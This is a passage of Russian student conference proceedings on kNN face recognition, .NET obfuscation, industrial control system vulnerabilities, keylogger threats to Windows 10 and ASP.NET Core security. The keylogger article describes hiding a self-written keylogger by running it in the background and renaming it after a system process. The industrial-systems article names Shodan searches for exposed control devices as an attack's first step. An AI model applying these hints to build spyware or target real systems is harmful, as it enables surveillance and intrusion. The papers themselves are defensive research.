«Машинное обучение» - это общее понятие, охватывающее класс алгоритмов и методов, которые способны проанализировать данные без необходимости писать специфический код [3]. Основные задачи машинного обучения:

1. Классификация – соотнесение объекта с одной из категорий на основании его признаков;
2. Регрессия – прогнозирование количественного признака объекта на основании прочих его признаков;
3. Кластеризация – разделение множества объектов на группы на основании их признаков так, чтобы внутри групп объекты были похожи между собой, а между разными группами – менее похожи [4].

В статье будет рассматриваться решение задачи классификации.

Метод ближайших соседей (k Nearest Neighbors, или knn) — распространенный метод классификации. Основная идея состоит в том, что в про-

странстве объектов вводится расстояние. Далее для рассматриваемого объекта определяется K ближайших из тестовой выборки. Объекту присваивается тот класс, который имеют большинство соседей. При этом среди оценок за класс выбирается максимум [5].

Гипотеза компактности является основой метода: если метрика расстояния между объектами введена достаточно удачно, то схожие объекты гораздо чаще лежат в одном классе, чем в разных [4].

Приведем обобщенный алгоритм knn:

1. Вычислить расстояние до каждого из объектов обучающей выборки.
2. Отобрать k объектов обучающей выборки, расстояние до которых минимально.
3. Класс классифицируемого объекта — это класс, наиболее часто встречающийся среди k ближайших соседей [4].

Основные параметры модели, которые оказывают влияние на качество классификации модели:

– число соседей.
– метрика расстояния между объектами;
– веса соседей (с каким коэффициентом будет влиять тот или иной "голос").

В качестве метрики в работе использовалось Евклидово расстояние. Для его расчета берется дескриптор из 128 чисел (вектор), который описывает каждое лицо на фотографии при помощи функций библиотек dlib и face_recognition.

Сначала необходимо подготовить обучающую выборку. Для этого нужно создать каталог с фотографиями для каждого человека, которого необходимо распознать. Название каталога соответствует его имени. На каждой фотографии должно быть только одно лицо (рис. 1). Затем алгоритм запускается на тестовом наборе, где в качестве источника данных задается каталог с фотографиями, на которых есть и люди из обучающей выборки, и те, которые не были отобраны для обучения.

Интересное свойство такого подхода в том, что вычисления начинаются только в момент классификации тестового набора данных, а заранее, только при наличии обучающих примеров, модель не строится [4].

На первом шаге алгоритма необходимо определить число k – количество ближайших соседей. Если принять $k = 1$, то алгоритм потеряет обобщающую способность, то есть способность выдавать правильный результат на данных, не встречавшихся ранее в алгоритме, так как новой записи будет присвоен класс ближайшей к ней. Если установить слишком большое значение, то многие локальные особенности не будут выявлены [6].

Параметры модели можно масштабировать, и для первой итерации были заданы следующие параметры: количество соседей = 1, обучающая

выборка для каждого человека = 5. В итоге в обучающем каталоге "train" находятся 6 папок для каждого из 6 людей (рис. 1). В каждом таком каталоге по 5 изображений. Далее алгоритм knn запускается на тестовом наборе, расположенном в каталоге "test", в котором находятся 60 фотографий.




Рисунок 1 - Обучающий набор данных

В итоге удачно были распознаны около 70% лиц на фотографиях. Но присутствовали ошибки второго рода, которые также называют пропуском события или ложноотрицательным срабатыванием. (рис. 2а).

Рисунок 2. а) Ошибки второго рода; б) Результат распознавания после изменения параметров модели

Были проведены эксперименты с выборкой и параметрами: только когда обучающий набор данных был увеличен с 5 до 10 фотографий для каждого человека, и число соседей изменено с 1 до 5, были получены приемлемые результаты (рис. 2б). Время работы при этом ощутимо увеличилось с 64 секунд до 139 секунд.

Хотелось бы отметить положительные особенности алгоритма knn:

1. Метод ближайшего соседа устойчив к аномальным выбросам, так как вероятность попадания такой записи в число *k*-ближайших соседей относительно мала. Если же это произошло, то влияние на решение при k>2 также будет несущественным, а значит, будет минимальным влияние на результат работы метода.
2. Программная реализация алгоритма относительно проста.
3. Результат работы метода knn прост в интерпретации результатов [7].

Этот подход имеет и ряд недостатков. Во-первых, необходимо хранить обучающую выборку целиком, что приводит к повышению вычислительной сложности и неэффективному использованию памяти. Наличие погрешностей в исходных данных или в модели сходства может являться причиной понижения точности классификации вблизи границы классов. При этом необходимо отбирать минимальное подмножество эталонных объектов, которые действительно необходимы для классификации. Во-вторых, поиск ближайшего соседа предполагает сравнение классифицируемого объекта со всеми объектами выборки, что требует O(N) операций. Для задач с большими выборками, а также высокой частотой запросов это может оказаться накладно. Данную проблему можно решить эффективным модифицированием алгоритмов поиска ближайших соседей, требующих в среднем O[ln(N)] операций. В-третьих, в самых простых случаях метрические алгоритмы имеют весьма небольшой набор параметров, что исключает возможность настройки алгоритма по данным [1].

Работу данного алгоритма при распознавании лиц на фотографиях можно сделать эффективнее для сокращения пространства поиска, используя дерево свойств [5].

Проведенные эксперименты демонстрируют возможность применения метода k-ближайших соседей в задаче распознавания на начальном этапе анализа и классификации данных. В чистом виде алгоритм knn следует применять тогда, когда размер обучающей выборки относительно небольшой, а скорость выполнения не столь важна. Также результаты работы данного алгоритма можно подавать в качестве входных данных для анализа другими моделями.

Список литературы

1. Воронцов К. В. Математические методы обучения по прецедентам (теория обучения машин). Москва, 2011.

2. Ожерельев И.С. Решение многоклассовых задач распознавания: выпускная квалификационная работа / В.В. Рязанов; Московский гос. ун-т. −М., 2015. − 18 л

3. Данилина Е.Ю., Ситникова А.А. Распознавание лиц с помощью машинного обучения //Математическое и информационное моделирование. – 2018. – Вып. 16. – С. 167-181.

4. Openmachinelearningcourse [Электронный ресурс]: – электрон. текстовые дан. – режим доступа: http://bit.ly/2xjjx0p свободный. – загл. с экрана (дата обращения: 12.06.2019).

5. Нгуен Туан Зунг. Управление мобильным роботом на основе алгоритмов распознавания образов: дис. на соискание уч. степ. канд. тех. наук: 05.13.01; Астраханский. гос. тех. ун-т. −Астрахань., 2015. − 144 л.

6. Berry Michael J. A. Data mining techniques: for marketing, sales, and customer relationship management // Michael J.A. Berry, Gordon Linoff. – 2015. – Вып. 2. – С. 231-260.

7. Алгоритм ближайшего соседа [Электронный ресурс]: – электрон. текстовые дан. – режим доступа: https://basegroup.ru/community/articles/knn свободный. – загл. с экрана (дата обращения: 12.06.2019).

УДК 004.04

ПРАКТИКА ПРИМЕНЕНИЯ ОБФУСКАЦИИ ПРОГРАММНОГО КОДА

Кириченко Н.С.
Научный руководитель: к.т.н., доцент Калугина О.Б.
г. Магнитогорск, ФГБОУ ВО Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В настоящей работе проведено исследование процесс обфускации ассемблерного кода программ. Исследованы результаты работы обфускаторов платформы .net на алгоритмах различной сложности с использованием различных структур данных. Проведён анализ относительной сложности восстановления исходного кода программы на языке C# с использованием автоматических средств анализа. В результате проведенного исследования приведены рекомендации по использованию обфускаторов для алгоритмов различной сложности.

Ключевые слова: обфускация, информационная безопасность, защита от декомпиляции, противодействие средствам автоматического анализа программ, защита программного кода.

Предоставляя пользователям доступ к установочным файлам программ, разработчики неизбежно раскрывают свои профессиональные секреты

и наработки, например это могут быть важные обновления (патчи), исправляющие ошибки в операционных системах, драйверах и средствах разработки. Практически в это же время, такие обновления анализируется киберпреступниками, они выявляют эксплойт, который это обновление должно исправить[1-3]. На сегодняшний день с целью восстановления исходного текста программ на языке высокого уровня применяют развитые средства реверс инжиниринга, то есть - обратной разработки программного обеспечения. Методики проведения реверс инжиниринга сводятся к следующим приемам:

1. Анализ обмена данными, который производится с помощью анализатора шины и пакетного сниффера для прослушивания шины компьютера и компьютерной сети соответственно.

2. Дизассемблирование двоичного кода программы и восстановление её текстана языке ассемблера. Этот способ работает на любой компьютерной программе, но требует достаточно много времени.

3. Декомпиляция машинного или байт-кода программы для создания исходного кода на некотором языке программирования высокого уровня.

Для противостояния декомпиляции машинного кода в текст на языке высокого уровня используется обфускация. Программные решения, реализующие процесс обфускации могут использоваться с целью:

- усложнения понимания алгоритмов и структур данных;
- затруднения генерации эксплойтов на основе анализа патчей;
- расстановки водяных знаков;
- предотвращения эксплуатации известной уязвимости.

Негативными последствиями развития обфускации являются: возможность ее использования для затруднения обнаружения вредоносных программ, а также создания уязвимостей в системах защиты компьютеров [4, 5].

Алгоритмы обфускации работают по принципу чёрного ящика, при этом исходная и обфусцированная версия программы имеет одинаковый набор входных и выходных данных.

Суть процесса обфускации состоит в изменении логических связей и трансформации программного кода с целью предотвращения изучения и модификации посторонними лицами.

Программный код может быть представлен пользователям в двоичном виде (машинный код, который получается после компиляции исходного кода программы) или исходном виде (текст программы на языке программирования).

В зависимости от вида представления программного кода, принято выделять следующие уровни процесса обфускации [6]:

• низший уровень, когда процесс обфускации осуществляется над ассемблерным кодом программы, или даже непосредственно над двоичным файлом программы хранящим машинный код.

• высший уровень, когда процесс обфускации осуществляется над исходным кодом программы написанном на языке высокого уровня.

В настоящей работе процесс обфускации проводили над ассемблерным кодом программы. Были рассмотрены различные обфускаторы для платформы .net[7], поддерживаемые разработчиком на момент обращения, список которых представлен в таблице 1. Из полного списка найденных нами обфускаторов, содержащего более 20 продуктов[8], рабочими версиями с доступными демо-версиями были выбраны следующие:

Таблица 1

Программы обфускации двоичного кода для .net платформы

Название	Стоимость	URL
.net Reactor	$180	https://www.eziriz.com/
{SmartAssembly}	$795	https://www.red-gate.com/products/dotnet-development/smartassembly/
CodeWall	$400	http://www.codewall.com/
dotNetProtector	$500	http://dotnetprotector.pvlog.com/

Среди российских разработок на сегодняшний день есть сведения о StarForce C++ Obfuscator компании StarForce и ИСП Обфускатор Института системного программирования Российской академии наук (ИСП РАН). Последняя уже внедрена в МИД РФ, структурах ФСБ России, Пограничная служба ФСБ России (различные погрануправления), образовательные организации ФСБ России, имеет сертификаты соответствия требованиям ФСБ и ФСТЭК к программному обеспечению и может использоваться для защиты информации, содержащей сведения, составляющие государственную тайну. К сожалению, демоверсий этой программы нет в свободном доступе и стоимость ее не разглашается.

Нами были исследованы результаты работы обфускаторов на алгоритмах различной сложности, и был проведён анализ относительной сложности восстановления исходного кода программы на языке C# с использованием автоматических средств анализа. Была проведена оценка количества восстановленного исходного кода, без детализации имён в зависимости от используемых алгоритмов и структур данных. Для декомпиляции были использованы средства ILSpy, .netReflector и dotPeak. Восстановление исходного кода текстов фрагментов программ с простыми переменными и вложенными циклами с использованием декомпилятора dotPeak прошло успешно после трансформации исполняемого кода с помощью пробных версий. {SmartAssembly}, dotNetProtector, CodeWall. Структура и методы классов, идентификаторы доступа членов класса и вызовы функций после трансформации обфускаторами .netReactor, dotNetProtector не подлежали автоматическому восстановлению. Для исследования и восстановления исходного текста исследуемых фрагментов программ потребовалась 8- часовая работа группы разработчиков высокой квалификации, что может со-

ставлять примерно $500, что по нашим оценкам, значительно превысило стоимость разработки исследованных исходных фрагментов программ, и что в среднем значительно превышает затраты на приобретение программ обфускации, учитывая их неоднократное использование.

Заключение. Проведена эмпирическая оценка стоимости преобразования программного кода, устойчивости алгоритмов обфускации в отношении программ в зависимости от сложности используемых алгоритмов и типов данных. Исследование на различных фрагментах кода программ с объектными типами данных и сложной алгоритмической структурой показало экономическую целесообразность использования программ обфускации, так как ее использование незначительно увеличивает стоимость программного продукта, и позволяет при этом снизить потери от несанкционированного доступа, и уменьшить вероятность нелицензионного использования, кражи уникального алгоритма работы защищаемого программного продукта. В результате проведенного исследования приведены рекомендации по использованию обфускаторов для алгоритмов различной сложности.

Список литературы

1. Баранкова И.И., Михайлова У.В., Лукьянов Г.И. Разработка системы WordSearch для защиты конфиденциальной информации от утечк / Вестник УрФО. Безопасность в информационной сфере, 2018.С. 14-19.

2. Баранкова И.И., Михайлова У. В., Лукьянов Г. И. Подход к проектированию сети предприятия в защищенном исполнении / Вестник УрФО. Безопасность в информационной сфере. 2018. С. 24-28.

3. Баранкова И.И., Михайлова У.В. Особенности формирования оценочных средств для оценки уровня сформированности компетенций специалиста по информационной безопасности//Информационное противодействие угрозам терроризма. 2015. С. 26-30.

4. Barankova I.I., Mikhailova U.V., Barankov V.V., Kalugina O.B. Experience of developing cloud service for accounting sales in installments. Journal of Physics: Conference Series. 2018. Т. 1015. С. 042004.

5. Кудрявцев М.Е., Калугина О.Б. Разработка средства моделирования угроз безопасности информационной системы на основе теории графов. / безопасность информационного пространства Сборник трудов XVII Всероссийской научно-практической конференции студентов, аспирантов и молодых ученых: в 2 томах. 2018. С. 133-138.

6. Варновский Н.П., Захаров В.А., Кузюрин Н.Н., Шокуров А.В. Современное состояние исследований в области обфускации программ: определения стойкости обфускации / Труды ИСП РАН. 2014. №3. URL: https://cyberleninka.ru/article/n/sovremennoe-sostoyanie-issledovaniy-v-oblasti-obfuskatsii-programm-opredeleniya-stoykosti-obfuskatsii (дата обращения: 10.10.2019).

7. Козачок А.В., Бочков М.В., Лай Минь Туан Теоретическое обоснование стойкости неразличимой обфускации / Вопросы кибербезопасности. 2016. №1 (14). URL: https://cyberleninka.ru/article/n/teoreticheskoe-obosnovanie-stoykosti-nerazlichimoy-obfuskatsii (дата обращения: 10.10.2019).

8. Karnick, Matthew & MacBride, Jeffrey & McGinnis, Sean & Tang, Ying & Ramachandran, Ravi. (2006). A qualitative analysis of java obfuscation.

УДК 004.056.5

АНАЛИЗ УЯЗВИМОСТЕЙ АСУТП КАК ОБЪЕКТА КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

М.А. Пермякова
Научный руководитель: ст. препод. О.В. Пермякова
г. Магнитогорск, ФГБОУ ВО Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной статье рассмотрены основные факторы уязвимостей компонентов автоматизированных систем управления технологическими процессами. Составлена структурная схема анализа уязвимостей, включающая оценку рисков. Приведена общая классификация уязвимостей. Показаны результаты анализа уязвимостей автоматизированной системы управления технологическими процессами, являющейся частью одного объекта критической информационной инфраструктуры. Даны рекомендации для углубленного анализа уязвимостей автоматизированных систем управления технологическими процессами.

Ключевые слова: критическая информационная инфраструктура, автоматизированная система управления технологическими процессами, уязвимость, базовый вектор,технологическая сеть, оценка рисков, полнота безопасности.

Согласно определению, данному в Федеральном законе от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» [1], автоматизированная система управления технологическими процессами (АСУТП) в металлургическойпромышленности является объектом критической информационной инфраструктуры (КИИ). Одним из необходимых этапов определения критических процессов объекта для дальнейшего категорирования является анализ уязвимостей.

Уязвимость АСУТП – это недостаток программно-технического средства или всей системы в целом, который может быть использован для реализации угроз безопасности. Основными факторами уязвимости являются [2]:

– ошибки проектирования и разработки программного обеспечения (ПО) объекта;

– неправильные настройки ПО;

– наличие в аппаратных и программных изделиях недекларированных возможностей;

– отсутствие/недостатки средств обеспечения безопасности объекта;

– недостатки механизмов идентификации и аутентификации пользователей объекта;

– наличие функций, позволяющих выполнять деструктивные воздействия на объект;

– возможность несанкционированного доступа;

– недостаточный уровень квалификации персонала.

Анализ уязвимостей объекта [3,4,5] включает следующие этапы:

1. разработку модели действий нарушителей;
2. выявление и оценку основных видов угроз и возможного ущерба от их реализации;
3. оценку показателей уязвимости объекта и существующей системы безопасности, выделение особо важных зон и объектов и категорирование таких объектов;
4. оценку рисков потери ресурсов организации для определения путей нейтрализации угроз и формирования общих рекомендаций по обеспечению безопасности объекта.

Структурная схема анализа уязвимостей представлена на рисунке 1.




Рисунок 1 – Оценка уязвимости объекта и возможных рисков потери ресурсов

Уязвимости классифицируются по следующим признакам:

1. по типу ПО – системное или прикладное;
2. по этапу жизненного цикла ПО – возникающие на этапах проектирования, реализации или установки и настройки;
3. по причине возникновения уязвимости – из-за недостатков механизмов аутентификации или защиты учетных записей, наличия функций, позволяющих выполнять деструктивные действия, а также отсутствия проверки корректности входных данных;
4. по характеру последствий от реализации атак – уязвимости, используемые для переполнения буфера, для подбора пароля или идентификатора, для изменения прав доступа или для реализации атаки «отказ в обслуживании».

Успешным результатом использования уязвимостей является нарушение функционирования дискредитируемой системы.

Глобальная система анализа устройств, имеющих доступ в сеть Интернет – shodan.io позволяет по характерным меткам находить и получать информацию о зарегистрированных устройствах АСУТП. К основным меткам относятся открытые порты протоколов Modbus-Ethernet, Profibus-Ethernet, DNP3, S7. Информация о возможных уязвимостях и недостатках защиты элементов АСУТП, полученная при помощи данной системы, может быть использована на начальном этапе атаки на сеть АСУТП.

Анализ потенциальных уязвимостейпроводился на основании паспорта АСУ ТП установки электрического нагрева стали, являющегося частью объекта КИИ, а также сведений об основных уязвимостях, характерных для АСУТП критически важных объектов банка данных угроз ФСТЭК России. Для оценки уязвимостииспользовалась методика CVSS v.2.0, строящая базовый вектор для каждой уязвимости.

В результате были выявлены уязвимости программируемых логических контроллеров и специального программного обеспечения, отвечающего за передачу данных на уровень управления SCADA, связанные с: недостатками процедуры проверки пароля, повышением уровня привилегий злоумышленника и получением несанкционированного доступа к информации.

Данный анализ является недостаточным для получения оценки полноты безопасности[7] компонентов АСУТП. Для более глубокого анализа следует использовать следующие средства и ресурсы:

– сертифицированный сетевой сканер безопасности XSpider;

– базы уязвимостей: ICS-CERT Лаборатории Касперского, NVD/CVE, SCADAStrangelove, SiemensProductCERT;

– базы эксплойтов: SAINTexploit, MetasploitFramework, ImmunityCanvas.

Также, необходимо проводить количественную оценку рисков опасного события через полноту безопасности, согласно серии стандартов ГОСТ Р МЭК 61508-2012.

Список литературы

1. Федеральный закон от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» [Электронный ресурс] – Режим доступа: http://ivo.garant.ru/#/document/71730198/paragraph/1:0

2. Михайлов Ю.Б. Научно-методические основы обеспечения безопасности защищаемых объектов. – М.: Горячая линия – Телеком, 2015 – 322 с.: ил.

3. Ворона В.А., Тихонов В.А., Митрякова Л.В. Теоретические основы обеспечения безопасности объектов информатизации. Учебное пособие для вузов //М.: Горячая линия – Телеком. – 2016.

4. Баранкова И.И., Коновалов М.В., Пермякова О.В., Пермякова М.А. Проектирование системы безопасности АСУ ТП как значимого объекта критической информационной инфраструктуры //Вестник УрФО. Безопасность в информационной сфере. – 2019. – №. 1 (31). – С. 31-36.

5. Пермякова О.В., Пермякова М.А. Система безопасности АСУТП какзначимогообъекта критической информационной инфраструктуры // Сборник избранных статей по материалам научных конференций ГНИИ" Нацразвитие". – 2019. – С. 204-208.

6. Пермякова О.В., Пермякова М.А., Калашников К.Ю. Общие принципы построения системы мониторинга ИИС //Актуальные проблемы современной науки, техники и образования: материалы 73-й международной научно-технической конференции. – 2015. – С. 191.

7. ГОСТ Р МЭК 61508-5-2012 Функциональная безопасность систем электрических, электронных, программируемых электронных, связанных с безопасностью. Часть 5. Рекомендации по применению методов определения уровней полноты безопасности[Электронный ресурс] – Режим доступа:http://docs.cntd.ru/document/1200103192

УДК 004.056.5

ПРОБЛЕМАТИКА ЗАЩИТЫ ОТ ВРЕДОНОСНОГО ПРОГРАММНОГО ПРИЛОЖЕНИЯ ТИПА KEYLOGGER

В.И. Тахтаулов, А. В. Соловьев, Т.Р. Змызгова
Научный руководитель: канд. техн. наук, доц. Т.Р. Змызгова
г. Курган, Курганский государственный университет

Аннотация. Статья посвящена проблематике защиты современных операционных систем семейства Windows от шпионских, вредоносных программ типа Keylogger. Keylogger можно представить, как цифровую ловушку для каждого нажатия клавиш клавиатуры. Объектом исследования является операционная система Windows 10. Предмет исследования - уязвимость операционной системы Windows 10 при обработке ввода данных с клавиатуры.

Ключевые слова: Keylogger, Windows 10, уязвимость, операционная система, клавиатура, антивирус, системное прерывание.

Кейлоггер – это тип программных или аппаратных приложений, которые следят за деятельностью пользователя компьютера и способны регистрировать его действия: перехват кликов мыши, перехват информации из окон, буфера обмена, «фотографирование» снимков экрана и активных окон, отслеживание файловой активности, работы с системным реестром, ведение учёта электронных писем, перехват изображений с веб-камеры и т. д. Аппаратные кейлоггеры благодаря объёму внутренней памяти позволяют записывать до 20 миллионов нажатий клавиш (с поддержкой юникода). Звуки или шумы, которые создаются пользователем при нажатии на клавиатуру компьютера сначала записываются, а затем анализируются и преобразовываются в текстовый формат [1, 2].

Открытие вложений к электронным письмам, запуск файлов из каталога общего доступа, автоматический запуск скриптов на веб-страницах, ранее установленное вредоносное приложение - вот краткий перечень способов распространения кейлоггеров. Кейлоггер, как клавиатурный шпион, относится к числу основных уловок хакеров, которые постоянно находятся в поиске новых способов отъема средств. Он может быть использован для сохранения и передачи логинов и паролей различных аккаунтов пользователей, электронных кошельков, банковских карт [3, 4].

Большинство антивирусных продуктов относит кейлоггеры к классу потенциально опасных программных продуктов, поэтому необходимо убедиться, что используемый антивирусный продукт по умолчанию детектирует наличие программ данного класса в своих настройках [5-7].

Для тестирования уязвимости операционной системы был написан программный кейлоггер, для запуска которого использовалась операционная система семейства Windows с поддержкой Framework не ниже v3.5. разработанная программа способна перехватывать нажатые пользователем клавиши, полученная информация записывается в файл output.txt (рисунок 1).

Рисунок 1 - Информация о нажатых клавишах

Заметим, что проблема скрытия написанного программного кейлоггера от пользователя решается при помощи запуска программы в фоновом режиме, причем программа не отображается в запущенных приложениях, а только в скрытых, как продемонстрировано на рисунках 2, 3. Для иллюстрации еще большей незаметности программного кейлоггера можно переименовать данный процесс в аналог какого-либо системного.




Рисунок 2 - Запущенные приложения в диспетчере задач Windows 10




Рисунок 3 - Фоновые приложения в диспетчере задач Windows 10

Таким образом, проверка защищенности операционной системы Windows на воздействие кейлоггера продемонстрировала ее уязвимость, не смотря на все последние обновления. Свежие базы сигнатур вирусов, встроенные в ОС Windows 10, так же не могут обнаружить этот кейлоггер. Проведенная система тестов с антивирусами Eset nod32 Antivirus и Касперский (рисунок 4, 5) показала, что современные антивирусные программы не в состоянии обнаружить данный кейлоггер с базовыми настройками.




Рисунок 4 - Тестирование: антивирус Esetnod32 и кейлоггер




Рисунок 5 - Тестирование: антивирус Касперский и кейлоггер

В настоящее время отмечается значительный рост числа вредоносных программ, имеющих функциональность кейлоггера. Они становятся одним из способов электронного мошенничества. Использование rootkit-технологий для скрытия файлов от пользователя и (или) антивирусного сканера дает возможность вредоносной программе путем маскировки файлов и процессов скрыть следы своей деятельности на компьютере. По этой причине обнаружить факт шпионажа можно только на основе специализированных многоуровневых средств защиты, включая традиционные антивирусные продукты с функцией детектирования вредоносного программного обеспечения.

Список литературы

1. Первый в мире кейлоггер был создан в СССР. Электронный ресурс. URL:https://pikabu.ru/story/pervyiy_v_mire_keylogger_byil_sozdan_v_sssr_3786739. Дата обращения: 20.09.2019.

2. Первый в истории кейлоггер: как СССР следил за США. Электронный ресурс. URL: http://www.interface.ru/home.asp?artId=16243. Дата обращения: 20.09.2019.

3. Васильев Н.В., Авдюшина А.Е., Змызгова Т.Р. Технологии распределённых вычислений. Кодификация и криптография, как средство верификации транзакций. В сборнике: Безопасность информационного пространства. Сборник материалов XV Всероссийской научно-практической конференции студентов, аспирантов и молодых ученых. ФГБОУ ВО «Курганский государственный университет». 2016. С. 107-110.

4. Авдюшина А.Е., Васильев Н.В., Змызгова Т.Р. Электронная цифровая подпись, как метод криптографической защиты данных на основе хэш-функций В сборнике: Безопасность информационного пространства. ФГБОУ ВО «Курганский государственный университет». 2016. С. 81-84.

5. Иртегов Д. В. Введение в операционные системы; БХВ-Петербург - Москва, 2012. - 874 с

6. Столлингс Вильям. Операционные системы; Вильямс - Москва, 2004. - 848 с.

7. Назаров С. В., Гудыно Л. П., Кириченко А. А. Операционные системы. Практикум для бакалавров; КноРус - Москва, 2012. - 376 с.

УДК 004.056

ПРОГРАММНЫЕ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ ОТ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА В ВЕБ-ПРИЛОЖЕНИЯХ ПЛАТФОРМЫ ASP.NET CORE

Д.В. Гринченков, Д.Н. Кущий
г. Новочеркасск, Южно-Российский государственный политехнический университет (НПИ) имени М.И. Платова

Аннотация. В статье приведена краткая характеристика платформы ASP.NETCore, рассмотренныпредоставляемые ею программные средства защиты от несанкционированного доступа. Описаны типы аутентификации, доступные при создании приложений, и способы использования учетных записей пользователей в ASP.NETIdentity. Указаны пространства имен, необходимые для аутентификации и авторизации, даны краткие примеры использования методов соответствующих классов. Рассмотрена структура пространства имен System.Security.Cryptography, определены уровни классов шифрования и дешифрования информации.

Ключевые слова. Авторизация, аутентификация, веб-приложения, криптография, ASP.NETCore

